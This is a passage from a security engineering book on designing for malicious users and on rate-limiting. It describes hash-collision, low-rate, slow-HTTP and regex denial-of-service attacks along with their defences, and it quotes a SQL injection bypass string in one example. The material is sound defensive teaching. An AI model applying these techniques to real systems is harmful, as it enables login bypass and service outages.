[256] "Compare-by-Hash: A Reasoned Analysis", John Black, *Proceedings of the 2006 Usenix Annual Technical Conference*, June 2006, p.85.

[257] Ian Farquhar, private communications, 4 November 2009.

[258] "American Express offers disposable credit card numbers for online shopping", Maria Trombly, 7 September 2000, `http://www.computerworld.com/s/article/49788/-American_Express_offers_disposable_credit_card_numbers_for_-online_shopping`.

[259] "Off-Line Generation of Limited-Use Credit Card Numbers", Avi Rubin and Rebecca Wright, *Proceedings of the 5th Financial Cryptography Conference (FC'01)*, Springer-Verlag LNCS No.2339, February 2001, p.196.

[260] "SecureClick: A Web Payment System with Disposable Credit Card Numbers", Adi Shamir, *Proceedings of the 5th Financial Cryptography Conference (FC'01)*, Springer-Verlag LNCS No.2339, February 2001, p.232.

[261] "Grammar Based Off line Generation of Disposable Credit Card Numbers", Abhishek Singh and Andre dos Santos, *Proceedings of the 2002 Symposium on Applied Computing (SAC'02)*, March 2002, p.221.

[262] "Dynamic Virtual Credit Card Numbers", Ian Molloy, Jiangtao Li and Ninghui Li, *Proceedings of the 11th Financial Cryptography and Data Security Conference (FC'07)*, Springer-Verlag LNCS No.4886, February 2007, p.208.

[263] "IEEE Standard for Local and metropolitan area networks — Part 16: Air Interface for Fixed Broadband Wireless Access Systems", IEEE Standard 802.16-2001, April 2002.

[264] "Port-Based Network Access Control", IEEE Std 802.1X-2001, Institute of Electrical and Electronics Engineers, 14 June 2001, later updated by IEEE Std 802.1X-2004, 15 November 2004.

[265] "Implementing 802.1X Security Solutions for Wired and Wireless Networks", Jim Geier, John Wiley and Sons, 2008.

[266] "Overview of IEEE 802.16 Security", David Johnston and Jesse Walker, *IEEE Security and Privacy*, **Vol.2**, **No.4** (May/June 2004), p.40.

[267] "IEEE Standard for Local and metropolitan area networks — Part 16: Air Interface for Fixed Broadband Wireless Access Systems", IEEE Standard 802.16-2004, October 2004.

[268] "802.16 Security: Getting There?", Bruce Potter, *Network Security*, **Vol.2004**, **No.7** (July 2004), p.4.

[269] "An Improved Security Scheme in WMAN Based on IEEE Standard 802.16", Fan Yang, Huaibei Zhou, Lan Zhang and Jin Feng, *Proceedings of the*

Conference on Wireless Communications, Networking and Mobile Computing, September 2005, p.1191.

[270] "Security Issues in Privacy and Key Management Protocols of IEEE 802.16", Sen Xu, Manton Matthews and Chin-Tser Huang, *Proceedings of the 44th Annual ACM Southeast Regional Conference*, March 2006, p.113.

[271] "An Analysis of Mobile WiMAX Security: Vulnerabilities and Solutions", Taeshik Shon and Wook Choi, *Proceedings of the First International Conference on Network-Based Information Systems*, Springer-Verlag LNCS No.4658, September 2007, p.88.

[272] David Johnston, private communications, 4 April 2009.

[273] "IrDA Object Exchange (OBEX) Protocol, v1.2", Infrared Data Association, March 1999.

[274] "Typosquatting and Doppelgangers Pose Danger to Enterprises", Audun Lødemel, 18 January 2012, `http://blogs.norman.com/2012/security-exposed/typosquatting-and-doppelgangers-pose-danger-to-enterprises`.

[275] "Bickering In-Depth: Rethinking the Composition of Competing Security Systems", Michael Locasto, Sergey Bratus and Brian Schulte, *IEEE Security and Privacy*, **Vol.7**, **No.6** (November/December 2009), p.77.

[276] "Windows XP Kernel Crash Analysis", Archana Ganapathi, Viji Ganapathi and David Patterson, *Proceedings of the 20th Large Installation System Administration Conference (LISA'06)*, December 2006, p.101.

[277] "Exposing Vulnerabilities in Media Software", David Thiel, Black Hat USA 2007, July 2007, `https://www.blackhat.com/presentations/bh-usa-07/Thiel/Whitepaper/bh-usa-07-thiel-WP.pdf`.

[278] "Threat Modeling Again, Threat Modeling Rules of Thumb", Larry Osterman, 21 September 2007, `http://blogs.msdn.com/larryosterman/-archive/2007/09/21/threat-modeling-again-threat-modeling-rules-of-thumb.aspx`.

[279] "The Trouble with Threat Modeling", Adam Shostack, 26 September 2007, `http://blogs.msdn.com/sdl/attachment/7702305.ashx`.

[280] "Payment Card Industry (PCI) Data Security Standard: Requirements and Security Assessment Procedures — Version 1.2", PCI Security Standards Council, October 2008.

[281] "Integrating Cryptography in the Trusted Computing Base", Michael Roe and Tom Casey, *Proceedings of the 6th Annual Computer Security Applications Conference (ACSAC'90)*, December 1990, p.50.

[282] "Sicheres Netzwerkmanagement", Thomas Schwenkler, Springer-Verlag, 2006.

Design

Once you've considered the environment into which your application or device will be deployed you can start to design its security features and security user interface. The design stage is an important step for an application, which typically gets constructed rather than being designed. Constructing an application involves building something with technology while design requires analysing the threats that your application will face, deciding which countermeasures you need to employ and how they're best implemented, and coming up with a usable interface to communicate security information to the user. An application whose security features and security user interface are constructed rather than designed often ends up going where the constructor and the technology dictate rather than where the environment requires and the user wants to go, which is why this chapter covers the details of technical and human-centred design issues, with following chapters containing more coverage of security usability and user interface concepts.

Design for Evil

When you're building your application (or device, or site, or whatever), assume that some of your users will be evil. Most won't be, but a small subset will be out to subvert the system by whatever means practical. For example most visitors who walk into a museum will think "wow, look at that sculpture", but a small minority will be thinking "I wonder what it would take to airlift that out of here?", which is why the museum (hopefully) has a range of security measures in place to prevent their exhibits from walking out the door (or, in this case, the skylight). Designing for evil requires asking yourself the question "what if some of my users are evil?" [1].

Slashdot's reputation-based posting mechanism, which filters out spammers and other nuisance posters, is a good example of designing for evil (on the other hand this kind of social-rating system can be defeated if the stakes are high enough, as has been demonstrated on eBay where cybercriminals bypass the reputation-based rating system either indirectly using cliques and stolen credit cards to inflate their feedback ratings or directly by buying highly-rated accounts from phishers). Slashdot also uses a few other tricks like randomisation, allocating the ability to rate other people's posts on a random basis, which makes it much harder to game than other reputation-based sites.

An example of the need to think about designing for evil occurs in the way that a service delivers content over a network. One of the oldest and most widely-used content-delivery mechanisms on the Internet is email, with the content that's being delivered being mostly spam. The problem with the push model of content delivery that's used with email (as well as a number of other protocols) is that it puts the receiver at the mercy of a malicious sender, who can force the receiver to accept as much of whatever the sender wants to distribute as they like. In the case of email the sender sets up an ephemeral mail server (typically on a compromised machine), spams as hard as possible for a short period of time, and then vanishes again before any countermeasures can take effect. These spam campaigns can be carefully tuned, for example to hit a particular country or region just before the working day starts there so that the spam is sitting in inboxes but the sender has vanished by the time anyone can respond to it.

The general problem with push-based content delivery is that it gives almost complete control to the sender, who can decide both what gets delivered and when it gets delivered. What if we could reverse this, putting the receiver in the driving seat? This is what the pull model of content delivery does, giving the receiver rather than the sender control of what gets delivered and when (note in this case that I'm not proposing this as a solution to the spam problem, which is in general unsolvable [2], merely using email delivery as an example of designing for evil). It's been shown to be quite effective in mitigating the spam problem because it changes the overall email process so that it's handled on the receiver's terms rather than the sender's terms, dealing with all of the issues mentioned in the previous paragraph [3].

Unfortunately some protocols can't easily be switched from the push model to the pull model because the receiver doesn't know when new content is available or from whom, and so can't initiate a content pull. Fortunately though there's a way of handling this situation that combines the benefits of a content pull with the ability to handle content arriving at arbitrary times from arbitrary senders.

Sender ————Push————> Receiver

Sender (————Pull———— > Receiver

Sender ————Intent to send————> Receiver

(————Pull———— >

Figure 81: Push vs. pull content distribution

The way that the different modes of content delivery work is shown in Figure 81. The top portion shows conventional push-based content distribution and the middle portion shows conventional pull-based content distribution as it's used in protocols like HTTP and music/video streaming. Finally, the bottom portion shows how to convert sender-controlled push-based content distribution into receiver-controlled pull-based content distribution. In this model the sender first notifies the receiver of their intent to send content, along with any metadata that the receiver will need in order to decide whether they want to accept it or not. In email terms this would be the SMTP envelope containing sender and recipient information, the message subject, content-type details, and other metadata like message tracking information that the receiver could use to decide whether they want to deal with the rest of the message.

The real strength of this model isn't so much just the message-screening capability that it provides but the overall effect that it has on the attacker's behaviour. Instead of firing up an ephemeral server, spamming, and then vanishing again as quickly as they first appeared, the attacker now has to keep the server active over a relatively large time window until the receiver is ready to accept the content, and store the content themselves rather than dumping it on the receiver and vanishing [4]. This is an example of designing for evil, specifically of designing a protocol under the assumption that the other party may not necessarily have your best interests at heart when they communicate with you.

Designing for evil can take many forms. For example there are many algorithms in common use today that exhibit good performance on typical input data but very poor performance on a small subset of pathologically bad input data. Probably the best-known of these is quicksort, which usually runs in O($n \log n$) time (in plain English it scales very well) when fed arbitrary data to sort but whose performance degrades to O(n^2) (in plain English it scales really badly) for the special case where the input data is already sorted in forward or reverse order [5][6][7]. Even if the Quicksort implementation takes explicit steps to avoid falling into this worst-case behaviour, an active adversary can always make it do so [8] (and this is then followed by the invariable anti-anti-quicksort strategies [9]).

Figure 82: Hash table in the presence of normal (left) and malicious (right) data

An algorithm class that's more likely to see use in security-related applications because of its good performance is hashing, which can be made particularly efficient if you're able to trade off lookup time for memory space and keep the load on your hash table relatively low [10][11][12][13]. This description also points out the weakness of hash tables, that if an attacker can reverse-engineer your hash algorithm (either by looking at the code or by the fact that there are only a relatively small number of hash functions with good performance in widespread use) then they can feed you input data that always hashes to the same value, ensuring that your nice well-distributed hash lookup on a lightly-loaded table degenerates into a brute-force linear search as shown in Figure 82.

This type of attack, first proposed for use against port-scan detection tools in 1998 [14], was used against the Bro intrusion detection system, allowing even a very modest flow of packets to overwhelm its filters and cause it to drop the majority of the traffic that it was supposed to be monitoring [15]. A similar hash table-based attack on the Linux IP fragment reassembly code allowed an attacker to overwhelm a quad-processor Intel Xeon server using a mere 400 packets per second of traffic [15].

Another series of attacks that were demonstrated a few years later managed to completely paralyse the fastest Intel CPUs available at the time with anything from 12 kilobytes down to as little as 100 *bytes* per second of traffic. The implementations that were affected included ASP.NET, Java (and by extension a large number of widely-used Java applications like Geronima, Glassfish, Jetty, and Tomcat), PHP 5, Python, and Ruby (despite the fact that Ruby had supposedly been fixed several years earlier in response to the previous set of attacks) [16][17].

Another hash-based attack, on a combination of Linux' btrfs file-system and the bash shell, led to the OS taking over three hours at 100% CPU to try and remove 500 files from a directory, after which the security researcher who was evaluating the issue gave up waiting and killed the process [18]. Of course it's often possible to take out a router with a single maliciously-crafted packet [19], but what makes the hash table-based attack so insidious is that it's not nearly as easily patched or filtered as the custom packet is.

Although it's generally assumed that the best way to take out a server is to flood it with as much traffic as possible, an equally nasty attack involves using as little traffic as possible. One form of this has already been discussed in "Identifying Threats" on page 268. Another variant that constitutes one of the first publicised low-rate denial-of-service (LDoS) attacks exploits the congestion management mechanisms that are built into most implementations of the TCP/IP protocol. In order to deal with high congestion levels that go beyond TCP's normal ability to cope, network stacks have for some years used active queue management (AQM) to deal with an excess of incoming packets overwhelming queues in routers and end systems. The first, and probably best-known, of these is random early detection/drop (RED) [20][21] but beyond that any number of other mechanisms have been proposed, and there's even an IETF recommendation for their use [22].

Something that all of the AQM mechanisms have in common is that they're designed to deal with non-adversarial traffic conditions in which the congestion is the result of

a more or less random process rather than a carefully-calculated attack. What they can't really deal with is a situation in which the traffic patterns have been maliciously chosen to prevent the AQM from stabilising the queue. In somewhat simplified form, one way in which an attacker can do this is to send a short burst of traffic at the same interval as TCP's congestion-control timeout so that the TCP stack sees new (apparent) congestion just as it's about to resume normal operations. Since the total amount of traffic being sent is tiny (the DoS effect depends on it being sent at the right time, not on how much is sent), the result is indistinguishable from standard traffic unless you carry out the sampling over a rather long time scale, throughout which the LDoS will have shut you down [23][24].

While it's possible to try and detect LDoS attacks over shorter time scales, this leads to a high false positive rate due to mis-detection of legitimate bursty flows as attacks [25]. As a result, it's not easily possible to detect that an attack is taking place or to identify which TCP streams constitute attack traffic and which don't because the statistics look identical to other traffic [26].

There are many variations of this type of attack. For example instead of simply shutting down communications in a straight DoS attack, an attacker could choose to performed a reduction-of-quality (RoQ) attack in which they cause the TCP queue to oscillate wildly, playing havoc with other TCP streams but not actually shutting down communications [26].

Defences against this type of attack have only recently started to emerge. One approach takes a RED-enabled TCP stack and adds a firewall (which may be implemented as an intrinsic part of the stack) in front of it that tries to detect and filter attacks that target the RED implementation. This has a claimed false positive rate of under two percent in the presence of bursty but legitimate traffic [27], but its effectiveness in the presence of attacker adaptation to its defensive strategy remains to be determined. The reason for this is that the effects of any TCP-level LDoS attacks have yet to be felt (probably because there aren't any off-the-shelf tools available for them), with attackers contenting themselves with the far simpler DDoS approach (just point your botnet at the target and let fly), or using application-layer LDoS attacks (again, because there are off-the-shelf tools available for this).

One form of application-level LDoS attack that's very effective with web servers is to first fingerprint the server to determine its network timeouts (most servers have fixed default values so you usually don't even need to do this) and then do something like send an ongoing series of partial HTTP requests at just above the timeout threshold, or some variant thereof. This has the effect of tying up a thread on the server for an indefinite amount of time while it continues to service the request. Eventually, as normal requests are processed, all of the server's threads will be tied up processing these slow requests, and since the server logs aren't updated until a request has been processed, standard log-based detection won't catch the problem [28][29][30][31] [32][33][34][35].

Although this type of attack appears to be just another type of DoS, the fact that it allows very precise control over the behaviour of the server (which a standard flooding attack doesn't) means that you can use it against things like auction sites, making sure that the site is inaccessible to any other user while you reuse an existing connection that your DoS tool has open to make your bid [36]. Another neat use for it is to ensure that the server isn't processing any other requests at the time that you're accessing it, allowing you to carry out timing attacks with far greater precision than you could on a normally-loaded server [37] (timing attacks on server authentication mechanisms are discussed in "Passwords on the Server" on page 599).

In addition this type of attack isn't limited only to HTTP (the example used above gained some notoriety in mid-2009 when it was used for political protests in Iran, taking out selected government sites while leaving overall Internet connectivity to Iran unaffected, which a conventional DoS wouldn't have been able to do [38]) but works against pretty much any Internet protocol, with attacks possible everywhere from the TCP/IP layer (sending one-byte packets at the lowest permissible rate) all the way up to the application protocol layer, where it's particularly effective against

protocols like HTTP and SSL/TLS, which allow request/packet fragmentation to further stretch out the processing.

You can also perform the attack at an even higher layer than HTTP, the so-called airplane ticket attack [39]. To carry out this attack, go to any airline booking site that puts a hold on a booked item for a certain amount of time in order to let you look up credit card details and other information (most online booking sites do something like this) and then perform a similar delay-based attack as before, re-setting things just before the site timeout would release the tickets. There are all sorts of variations of this possible, one example being the shopping-cart attack, in which attackers very slowly fill up an online store's shopping cart with items that are then locked against being bought by someone else until the session times out, a multi-item variant of the airplane-ticket attack. As with the HTTP-based attack, the fact that you can use this type of attack to block others from buying tickets to an in-demand event like a concert means that you can turn a straightforward DoS attack into something far more lucrative (attacks of this sort have already been used by ticket-scalpers targeting sports and entertainment events [40]).

The airline ticket attack involves introducing long delays into network communications, but sometimes even a micro-DoS that adds just a few milliseconds of latency is enough to effect an attack. The transactions carried out by algorithmic trading systems are so time-critical that traders have relocated entire data centres in order to be closer to stock exchanges, thereby gaining a few milliseconds of network latency over their competitors (gamers worried about lag in online gaming have nothing on these guys). By introducing relatively minute, virtually undetectable levels of jitter on networks that are used by algorithmic trading systems, an attacker can convert an apparently insignificant DoS into a means of derailing high-value stock trades [41][42]. This somewhat unusual attack, which requires specialised hardware to deal with, isn't worth covering in great detail here except to point out that in certain unusual cases even apparently trivial DoS attacks can be effective against an appropriately chosen target.

Another situation in which something that appears to be a relatively straightforward DoS can be turned into a rather lucrative attack occurs with remote central locking systems for cars, which are relatively easy to jam using devices that you can buy for a few tens of dollars over the Internet (or, for the frequencies used by European car remotes, you can use 70cm amateur-radio gear for the purpose). If the victim doesn't notice that their car hasn't responded to the lock command then a thief has easy access to the car and its contents [43]. In this particular case the fact that the remote locking mechanism exists merely as a convenience feature added to an existing physical locking system means that an alert owner can still go back and physically engage the car's lock, but given the increased preference for using contactless interfaces for security systems we're no doubt going to see ones deployed where there's no ability to fall back to a physical channel when the contactless one is disabled. This type of interface represents the exact opposite of a location-limited channel, discussed in "Use of Familiar Metaphors" on page 497.

The airplane ticket attack and related HTTP and higher-level attacks (there's a whole arsenal of these available to attackers [44]) are particularly nasty because they require minimal bandwidth and resources from the attacker, but can quite effectively take down a server that's been designed to survive a more usual flooding-based attack. What's more, it's very difficult to defend against because aggressively short timeouts will reject legitimate requests from slow clients or ones on congested networks while allowing longer timeouts to accommodate these cases makes the attacker's job much easier. A specific defence for this kind of attack is to decrease the timeout value based on server load, which in this case doesn't mean CPU load (since there'll be very little, with most threads blocked in read waits) but thread utilisation. This can be difficult to implement because it requires fine-grained instrumentation of thread actions and thread pool management, which may not be the easiest thing to bolt onto an existing implementation.

An alternative defence against this attack, if the attacker doesn't have a botnet to use against you, is to serialise requests coming from the same IP address or machine so

that they're served by the same process or thread (or small group of threads), leaving requests from other addresses unaffected.

This will in theory impact users situated behind reverse proxies and NAT devices or using DHCP to obtain their IP addresses (a problem known as "edge opacity" in which it's not possible to see through networking arrangements at the edge of the Internet), but it only affects them while the attack is in progress, and if it's an issue then you can provide additional tuning to mitigate the effects of these technologies in order to identify individual machines with a high degree of likelihood.

In one large-scale experiment to explore this that was carried out on seven million unique machines located in over 214 countries, NATs and DHCP were found to create no significant problems in identifying clients, primarily because most NATs are very small and address reallocation due to DHCP is quite slow, so that only 1% of clients used more than one IP address over a period of a month. The only technology that did introduce some problems was the use of proxies, which often served large client populations spread over wide geographic areas, but even then it was possible to detect proxies in real time and, if historical data was available, see "through" them [45].

A general solution to this class of problem is to use probabilistic or randomised algorithms that avoid (predictable) worst-case behaviour by introducing a quantity of randomness into their operation. As long as you use unpredictable random input (for example from a cryptographic random number generator) and you don't re-use it over a long period of time (allowing an attacker to measure your algorithm's reaction to certain data patterns and home in on the values that you're using [46]) then the attacker won't be able to easily predict the performance characteristics of your algorithm, which would allow them to choose input data that brings out the worst-case performance.

Just be careful that the randomised hash function that you're using is cryptographically strong and not just a somewhat randomised generic hash, as some proposed replacements for vulnerable hash functions have been. It turned out that the replacements weren't that much more resistant to attack than the ones that they were intended to replace [47], leading to another spate of advisories for the supposedly-fixed applications using them [48].

(Randomisation of data can help defend against all sorts of other attacks as well. For example you can protect yourself against SQL injection attacks by replacing SQL keywords with random (but fixed) strings that an intermediate layer that sits above the database then maps back to proper SQL keywords. To see how this works, let's say that your original SQL query is `SELECT info FROM users WHERE name = $name AND password = $password`. Setting the password variable to `'x' OR '1'='1'` bypasses the need for a valid password. If the SQL keywords are randomised so that the original query becomes `QRH8I6 info 3ITUZG users NKHSXA name 5SJWBN $name 927Y7K password 5SJWBN $password` then an injected string of `'x' OR '1'='1'` won't map to any valid SQL and the manipulated query can be rejected [49]).

An alternative to using randomised algorithms is to use an amortised algorithm with a guaranteed performance such as skip lists and splay trees [50][12]. Unfortunately these sorts of data structures aren't quite as efficient as a lightly-loaded hash table, but where extreme efficiency isn't a priority they can help to defeat algorithmic complexity attacks. An even more specialised approach is to use algorithms that have been designed to have unpredictable timings, making it impossible to either fingerprint them or to carry out DoS attacks against them. Unfortunately these types of algorithms have attracted little research interest, so that very few designs exist [51]. The use of amortised and randomised algorithms is a somewhat complex topic to cover and individual solutions tend to be rather specific to each particular class of algorithm. If you're worried about this type of attack then grab a copy of the *Algorithm Design Manual* [52], select the particular algorithm properties that you need, and use one of the algorithms that match up.

A simpler strategy than the use of complex, specialised algorithms that can be applicable in some circumstances is to hard-limit any iterated operations at a given level. For example if you're looking for search results and you've reached the thousandth match then there's probably not much point in continuing because if it's a non-malicious user then they're unlikely to want to plough through all 1,000 matches and if it's a malicious search then all that you're achieving by continuing is helping the attackers.

If you do decide to hard-limit iterated operations in this manner then you have to be careful how you treat the limit-reached status. If you're performing an inclusionary match such as searching a whitelist then you should treat anything beyond the hard limit as a non-match. On the other hand if you're performing an exclusionary match such as searching a blacklist then it gets a bit trickier because if you treat reaching the hard limit as a non-match then an attacker can avoid the blacklist by ensuring that they're present somewhere beyond the hard limit on search iterations, and if you treat it as a match then your blacklist will in effect default to including everything (this is yet another one of the many reasons why blacklists aren't a good idea).

There are several possible ways of dealing with this problem. The most obvious one is not to use blacklists since they're a bad idea in general [53]. If you really can't avoid them then see if you can ameliorate the problem by combining them with a whitelisting mechanism to at least allow some functioning to continue in the presence of an everyone's-on-the-blacklist default match (at the current rate of name accretion the US no-fly list will have to do something like this otherwise air travel will become impossible in the near future). If you can't do that then you could replace entries on a least-recently-used (LRU) basis, although this is still vulnerable to having an attacker churn the blacklist until they're no longer on it. A variation on LRU replacement is random replacement, whose unpredictability greatly complicates life for an attacker because they can never be entirely sure that they've successfully evaded your checking or not. At best they can churn the blacklist for an extended period of time in the hope that their entry eventually gets removed, but this increases both their workload and the probability that their aggressive list-churning will be detected, both of which act in your favour.

Another possibility is to use a lightweight self-organising data structure like a skip list or a splay tree [50][12] to try and address attacker-induced artificial loads, combined with a whitelist and LRU mechanism if that's feasible. A final defence mechanism, as has already been mentioned, is to randomise some of the parameters that you're using in order to defeat attack tuning. In all cases what you're trying to do is prevent the attacker adapting to your defence strategy, so the more unpredictability you can insert into the process the better. If the attacker doesn't know what they have to do to fall off the end of the blacklist then it makes it that much harder for them to use this as an attack strategy.

Sometimes using randomisation as a defence isn't possible. For example it's been known for a long time that the complexity of regular expression parsing is exponential in the length of the input in the worst case, but this has traditionally been ignored with the thinking that if your grep command is taking too long to execute you can just interrupt it and try again with a less complex expression. Unfortunately this doesn't really work for one of the most widespread current uses of regular expressions, in web applications when a developer wants to check/validate input by rejecting known-bad or accepting known-good input patterns. Since regular expressions are widely promoted as a means of sanitising input in the hope of avoiding SQL and XML injection problems, one amusing attack is to use regular expression injection to attack the SQL/XML-injection protection code [54] (or you can skip the regular-expression based DoS and DoS the SQL instead [55]).

To carry out a regular expression complexity attack, an attacker can either take advantage of the open-source nature of many applications that use regular expressions on the web, or the fact that regular expression processing is fairly standardised and the gene pool of regular expression parsers is quite small, so that generic attacks will work across a fairly wide range of applications (for example anything that uses Perl or PHP regular expressions is vulnerable to this type of complexity attack) [56].

Another type of attack that's enabled by poorly-written regular expressions that are used to try and filter malicious input is to cause them to return a false positive for protective Javascript that's used on a web site, so that the site detects its own protective code as an attack and disables it. For example you can use this trick to disable Javascript that tries to sandbox third-party gadget applications on Facebook, Windows Live, and Google Wave, and to bypass Javascript designed to protect against clickjacking attacks [57].

The solution to this particular problem is complex, because web application developers usually don't want to start rewriting their development framework's implementation language in order to avoid an attack, and the write-only nature of most regular expressions makes any analysis of their potential side-effects very difficult. Applying the hard-limiting approach described earlier to regular expression evaluation doesn't work for the same reason given in the earlier discussion. There are a variety of tricks that you can use to make your matching somewhat safer [58], but there doesn't seem to be any general-purpose safe way to handle this that isn't vulnerable to some form of exploitation by an attacker. The general solution here, at least until more research is done into the safe evaluation of regular expressions in the presence of malicious input, is to avoid using them in situations where they're exposed to attacker-controlled input. This same advice generalises to other algorithms for which the randomisation defence isn't possible and for which hard-limiting would create the problems described earlier.

Unfortunately this leaves you exposed again if you've been using regular expressions to try and filter attacks on other parts of your system. The long-term solution would be for developers of web application frameworks to provide built-in functions (which aren't themselves built around regular expressions) for common types of filtering, which would hopefully displace the current practice of googling for someone else's regular expression that seems to do what you want and then cutting and pasting it into your code.

There are a great many aspects of designing for evil, far too many to enumerate each one in turn, but one example that's often overlooked, and that provides a very useful attack vector, is debug and error messages. Error messages have revealed the internal structure of databases that were supposed to be hidden behind web servers, returned detailed enough information to attackers to allow them to use malformed data packets or messages to attack servers, and even allowed them to break fairly strong cryptography. This ability to exploit error messages and debug facilities presents a nasty dilemma because for diagnostic and debug purposes you want to return as much information as possible while for security purposes you want to return little more than "succeeded"/"failed".

One obvious solution is to enable detailed error reporting only when the application is run in a special debug mode, but the inevitable outcome of this is that it'll be turned on at some point and then left on either as an oversight or deliberately in case the extra diagnostic information might come in useful at a later date (this is exactly what Apple did in OS X 10.7.3, with the result being that user passwords were written to a systemwide debug log in clear text [59]. There isn't any easy general solution for this problem, although there are a few situation-specific ones that you can apply. The most obvious one is to make debug mode so obnoxious (or at least obvious) that there's little chance of it remaining enabled for production use, whether leaving it enabled is a deliberate action or not.

Alternative options where this isn't possible (for example where the application is largely non-interactive and so there's little opportunity for flashing debug-mode lights at people) is to have the debug facility turn itself off again after a fixed amount of time like 12 or 24 hours, a bit like the power-saving sleep timer on some consumer electronics devices. A variation of this technique of automatically turning off insecure features after a fixed time interval is already used in a number of Bluetooth devices, which turn off discoverability of a device after a few minutes, generally one to five minutes depending on the device manufacturer.

You could also try and manage the problem of inadvertently-enabled debug output by only enabling it when the code is actually being debugged, or when it's being run on a developer's machine. Under Windows, `IsDebuggerPresent()` is a good starting point. Under Android or iOS you can enable it on devices that are registered with a developer account.

While you're playing with the manner in which your application handles error reporting, consider adding a test facility for sending or triggering serious error conditions to whatever's receiving your data or communications to see how it reacts. Since these sorts of errors don't usually occur in normal operation, they represent code paths that are never tested, leading to unexpected consequences when one does occur, or more seriously when an attacker deliberately triggers one in order to exploit a weakness in a never-tested code path in an application. A few years ago a security application developer ran a widely-used security library's self-test suite under a test harness that did nothing more than cause `malloc()` to fail on successive runs, so that in the first run the first call to `malloc()` failed, on the second run the second call failed, and so on. Luckily he'd had the foresight to disable core dumps and hard-limit the number of iterations in his test script at ten thousand, because after ten thousand segfaults and other miscellaneous errors there was no sign that the end had been reached. By exercising all of the code paths meant for special-case conditions that are never encountered in normal testing, you (or an attacker) can crash (and potentially exploit) pretty much any application out there.

An effective defence strategy in a design-for-evil scenario combines all of the above techniques, using randomisation to avoid targeted attacks, minimal feedback to avoid attack tuning, and rate-limiting and tarpitting (discussed in "Rate-Limiting" on page 308) to make things even more difficult for an attacker. If you have users or systems that, through past behaviour, have wound up in the untrusted category, don't let them know this because they'll just sign up for a new account and restart their malicious activity with a clean slate. If you have a reliable means of identifying malicious behaviour without false positives, don't kick the malicious users off but simply downgrade their performance to the point where it's very hard for them to have much effect. Insert random delays, drop messages, only allow their communications to be seen by other ne'er-do-wells, in general let them waste their time and not yours.

If you do adopt this strategy you need to make very sure that you either have a fairly solid means of weeding out malicious users (DoS attacks from their machine or spews of spam from their account are always a sure sign of this), or provide a support mechanism through which users can contact you about the (artificially-induced) poor performance of the system and get removed from the blacklist.

Rate-Limiting

A particularly effective aspect of designing for evil is the use of rate-limiting. The financial world, which has a lot more experience in this area than the computer world, limits the amount of cash that you can withdraw from an ATM in one day (the banking term for this is "velocity checking" [60]), the amount that you can spend with a credit card, the amount that you can obtain as a loan[69], and so on. In the computer world free email accounts generally limit the number of emails that you can send per day, web sites use CAPTCHAs to rate-limit roboposters, most systems that require a login limit the number of consecutive login attempts that you're allowed, and so on.

The most commonly-encountered scenario for rate-limiting is with account logins, and specifically password entry. This is a relatively complex topic that's covered in some detail in "Defending Against Password-guessing Attacks" on page 607, but some of the techniques discussed there can be applied to other areas as well. The general problem of rate-limiting is really a specialised form of the DoS problem, and for that there's been quite a bit of work done on things like effective queuing algorithms and strategies to mitigate DoS attacks [61][62][63][64][65].

---

[69] Unless it's for a subprime mortgage.

As a general rule, pretty much all DoS management mechanisms perform equally well at low levels of attack and equally poorly at very high levels of attack when the system is simply overwhelmed by the level of traffic that it's receiving. What's of interest is the performance of different strategies at levels between the two extremes. The details of what to tune in your service queue and what it is that you're tuning for tend to get rather case-specific (they depend on things like the queue size, expected traffic rate, quality-of-service (QoS) requirements, and so on) but as a general rule of thumb timing out requests dynamically based on queue loading at the time the request arrives and decreasing the timeout based on current queue loading rather than using a fixed period of time for queue timeouts provides the best balance between performance and resistance to attack tuning, in which the attacker tries to tune their DoS strategy to defeat your defence mechanisms [66]. Alternative strategies such as deferring setting the timeout until later (when the queue conditions may have changed) performs better against certain specific attack patterns but is less robust against attack tuning.

Even here though there are complications. An overly aggressive response to a sudden flood of traffic such as blacklisting or tarpitting entire IP address ranges may be counterproductive if the excess traffic is caused by a flash crowd rather than a genuine DoS [67]. Since the difference between a flash crowd and a DoS is mainly a matter of intent and we don't (yet) have an Internet protocol option for indicating this [68], the approaches to this problem are at best experimental [69].

Unfortunately there's no general solution to this problem (or more technically no convincing evidence of a solution that works for broad classes of attacks rather than the output of a few DoS toolkits or standardised network traces or emulated attacks), and generalised defences against DoS remain an unsolved problem [70].

In particular, many security protocols don't pay much attention to the issue of availability. To take out a server running a particular security protocol, find somewhere where you can specify an iteration count for an operation and/or where you can provide arbitrary user-defined data, and set them to very large values. I once did this for a test server run by a major CA, putting a large 32-bit value in an iteration-count field. The CA's test server — running the same software as their production environment — went offline for some hours until a developer restarted it. In another case I was somewhat surprised to see a PKI server accept a certificate containing an embedded MPEG video. To the developers' credit it still ran after that, although "crawled" might be a better term for its behavior after accepting the certificate.

Virtually no security protocols warn about this sort of thing, leaving it as a problem for the developers to deal with. These invariably implement what the protocol specification says (or in this case omits to say), putting few or no bounds on any data values that the application encounters (one of the very few exceptions to this is DNSSEC's NSEC3 authenticated denial of existence mechanism, which contains a table of the maximum number of iterations to allow for different key sizes, after which a message is to be treated as invalid [71]). In order to deal with this particular aspect of the DoS problem, set sensible bounds on data quantities and iterations (where "sensible" means "a value that won't allow an attacker to perform a DoS attack") and bail out if you encounter input that exceeds these values. In the case of the CA software, a simple one-line fix was all that was required to defeat the attack (until I pointed out further protocol fields that were also vulnerable, requiring further fixes).

